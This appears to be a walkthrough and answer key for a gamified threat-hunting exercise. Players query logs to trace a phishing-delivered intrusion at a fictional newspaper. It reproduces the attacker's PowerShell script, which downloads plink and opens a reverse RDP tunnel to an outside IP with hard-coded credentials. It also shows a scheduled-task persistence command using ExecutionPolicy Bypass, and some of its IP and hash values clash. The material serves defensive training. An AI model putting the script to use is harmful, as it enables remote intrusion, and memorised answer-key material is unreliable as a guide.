
Solved by 5151 players || Need help?



What is the sha256 hash of the file that Sonia downloaded?


☑ 60b854332e393a6a2f0015383969c3ac7

Solved by 5129 players || Need help?



05126a6b7829b7620...	C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_...	Valdorian_Times_Editorial_Offer_...
31fd7a021b52e2abe8...	C:\ProgramData\hacktivist_manifesto.ps1	hacktivist_manifesto.ps1


```
hacktivist_manifesto.ps1
```



What is the name of the file (.ps1) that was written to disk immediately after the docx was downloaded?

☑ hacktivist_manifesto.ps1


Solved by 5082 players || Need help?



When was this new file created?


☑ 2024-01-05T10:24:32Z

Solved by 5051 players || Need help?




1/5/2024, 10:24:32 ...	UL0M-MACHINE	sogose

```
"timestamp": 2024-01-05T10:24:32.000Z,
"hostname": UL0M-MACHINE,
"username": sogose,
"sha256": 1c3ef0407d5714037504c52f7abfa86c08
"path": C:\ProgramData\hacktivist_manifesto.
"filename": hacktivist_manifesto.ps1,
"process_name": explorer.exe
```



🥳 You reached level 9!


You're temporary, but your defense is legendary! Keep growing! Your new level title is **Okayish Temporary Defender**.




Let's do some research! What type of file is this?

✓ powershell;powershell file;PowerShell sc


Solved by 5025 players || Need help?



```
# green is a hackr color
$host.UI.RawUI.ForegroundColor = "Green"

# Define Plink URL and Destination Path
$plinkUrl = "https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe"
$destinationPath = "C:\ProgramData\Temp\plink.exe"

# let em know were here
Write-Host "lol ur bout 2 get pwnd..." -NoNewline
Start-Sleep -Seconds 2
Write-Host " Done."

# download plink and dont even be stealthy about it lol
Invoke-WebRequest -Uri $plinkUrl -OutFile $destinationPath

# make fun of the victim
Write-Host "loser haha :P" -NoNewline
Start-Sleep -Seconds 2
Write-Host " Ready."

# now run plink and get that juicy hands-on-keyboard babyyyyyyy
& $destinationPath -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 205.129.146.36
```




The file `hacktivist_manifesto.ps1` is a **PowerShell script file**—the `.ps1` extension is specifically associated with Windows PowerShell scripts.




What does the attacker say to "let you know they are here"?

☑ lol ur bout 2 get pwnd...;lol ur bout 2 ge

Solved by 4972 players || Need help?




```
# let em know were here
Write-Host "lol ur bout 2 get pwnd..." -NoNewline
Start-Sleep -Seconds 2
Write-Host " Done."
```



According to the PowerShell script, what might be the hacker's favorite color?

☑ green


Solved by 5035 players || Need help?



The purpose of the script is to invoke ___ and uncover da truth

☑ plink


Solved by 4986 players || Need help?



hacktivist_manifesto.ps1 ×

Users > datruthman > exploits > hacktivist_manifesto.ps1

```
# Stealth Mode PowerShell Script to Invoke Plink and uncover da truth
```




We might be able to find more information about the PowerShell script in **ProcessEvents** data.

Look for process events related to the PowerShell script. Use the name of the .ps1 file (hacktivist_manifesto.ps1) to find related ProcessEvents.

How many Process Events are there related to this PowerShell script on Sonia's machine?


☑ 3

Solved by 4830 players || Need help?



```
ProcessEvents
| where hostname has "UL0M-MACHINE"
| where process_commandline has ".ps1"
| distinct process_name
```


process_name
hacktivist_manifesto.ps1
schtasks.exe
powershell.exe



What is the full command used to create the scheduled task?


☑ schtasks /create /sc hourly /mo 5 /tn "H

Solved by 4735 players || Need help?



```
ProcessEvents
| where username has "Sogose"
| where process_commandline has_any ("schtasks.exe", "PowerShell")
```


```
schtasks /create /sc hourly /mo 5 /tn "Hacktivist Manifesto" /tr
"powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData
\hacktivist_manifesto.ps1"
```




What ExecutionPolicy is set in the command?

☑ Bypass

Solved by 4758 players || Need help?



```
'ca60673ec7f,
ıifesto" /tr "powershell.exe -ExecutionPo  y Bypass -F  e C:\ProgramData\hacktivis
```




Check ProcessEvents for evidence of `plink.exe` being executed on `Sonia's` machine.


What IP address is used when plink is executed?

☑ 136.130.190.181


Solved by 4712 players || Need help?




```
ProcessEvents
| where hostname has "UL0M-MACHINE"
| where username has "Sogose"
| distinct timestamp, parent_process_name, process_commandline, process_name;
```



```
"timestamp": 2024-01-06T02:39:35.000Z,
"parent_process_name": cmd.exe,
"process_commandline": plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree
"process_name": cmd.exe
```




```
136.130.190.181,
```




What username did the attacker use when connecting via plink?

☑ $had0w

Solved by 4682 players || Need help?




```
-ssh l $had0w -p  thruth
```




What password did the attacker use when connecting via plink?

☑ thruthW!llS3tUfree


Solved by 4675 players || Need help?



```
-pw thruthW!llS3tUfree 13
```




Attackers use plink to establish a tunnel to a compromised machine. Now that the attackers have established a tunnel to Sonia's machine, they can manually run commands to do specific things on the device. This is called hands-on-keyboard activity.



What six-letter command did the attackers run to figure out which user they are logged on as on the computer?

☑ whoami ?


Solved by [illegible] players || Need help?



```
"timestamp": 2024-01-06T07:30:44.000Z,
"parent_process_name": cmd.exe,
"process_commandline": whoami,
"process_name": cmd.exe
```

🥳 You reached level 10!

Associate no more! You've leveled up to greater heights of security! Your new level title is **Associate Security Operations Analyst**.




Nice! `whoami` is a called a discovery command. Attackers use commands like these to learn more about the computers they compromise.


How many discovery commands did the attackers run on this machine?

✓ 5

Solved by 4534 players || Need help?



1/6/2024, 7:30:44 AM	cmd.exe	whoami	cmd.exe
1/6/2024, 7:50:51 AM	cmd.exe	ipconfig	cmd.exe
1/6/2024, 8:08:17 AM	cmd.exe	arp -a	cmd.exe
1/6/2024, 9:06:30 AM	cmd.exe	tasklist /svc	cmd.exe
1/6/2024, 9:17:51 AM	cmd.exe	net view	cmd.exe




We've hit a dead end! You triaged the rest of the logs for this machine and it looks like nothing else malicious happened here.

Maybe the attackers weren't interested in Sonia...

Do you think we can safely stop our investigation here? (yes/no)

✓ no

Solved by 4610 players || Need help?




We can apply what we've learned by investigating the activity affecting `Sonia` to find other victims of this incident.

I hope you took good notes. Another suspicious email address `valdorias_best_recruiter@gmail.com` was seen sending emails to intern Ronnie and a few others.

How many total emails were sent by this email sender to users at The Valdorian Times?

✓ 18

Solved by 4439 players || Need help?



```
Email
| where sender has "valdorias_best_recruiter@gmail.com"
```





Table 1 ✓ 18

timestamp	sender	reply_to	recipient
1/3/2024, 6:39:22 AM	valdorias_best_recruiter@gmail.com	valdorias_best_recruiter@gmail.com	ida_tarbell@valdoriantimes.news
1/3/2024, 6:39:22 AM	valdorias_best_recruiter@gmail.com	valdorias_best_recruiter@gmail.com	peter_parker@valdoriantimes.news




Uh oh... it looks like that email address was used to target Ronnie!


When did `valdorias_best_recruiter@gmail.com` send an email to Ronnie McLovin?*

✓ 2024-01-10T08:48:16Z

Solved by 4400 players || Need help?




```
"timestamp": 2024-01-10T08:48:16.000Z,
"sender": valdorias_best_recruiter@gmail.com,
"reply_to": valdorias_best_recruiter@gmail.com,
"recipient": ronnie_mclovin@valdoriantimes.news,
"subject": [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
"verdict": CLEAN,
"link": https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx
```




What domain was in the link from that email?

☑ promotionrecruit.org

Solved by 4361 players || Need help?




```
"timestamp": 2024-01-10T08:48:16.000Z,
"sender": valdorias_best_recruiter@gmail.com,
"reply_to": valdorias_best_recruiter@gmail.com,
"recipient": ronnie_mclovin@valdoriantimes.news,
"subject": [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
"verdict": CLEAN,
"link": https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx
```




What was the subject of that email?

☑ [EXTERNAL] Breaking News: We're Hirin

Solved by 4355 players || Need help?



```
"timestamp": 2024-01-10T08:48:16.000Z,
"sender": valdorias_best_recruiter@gmail.com,
"reply_to": valdorias_best_recruiter@gmail.com,
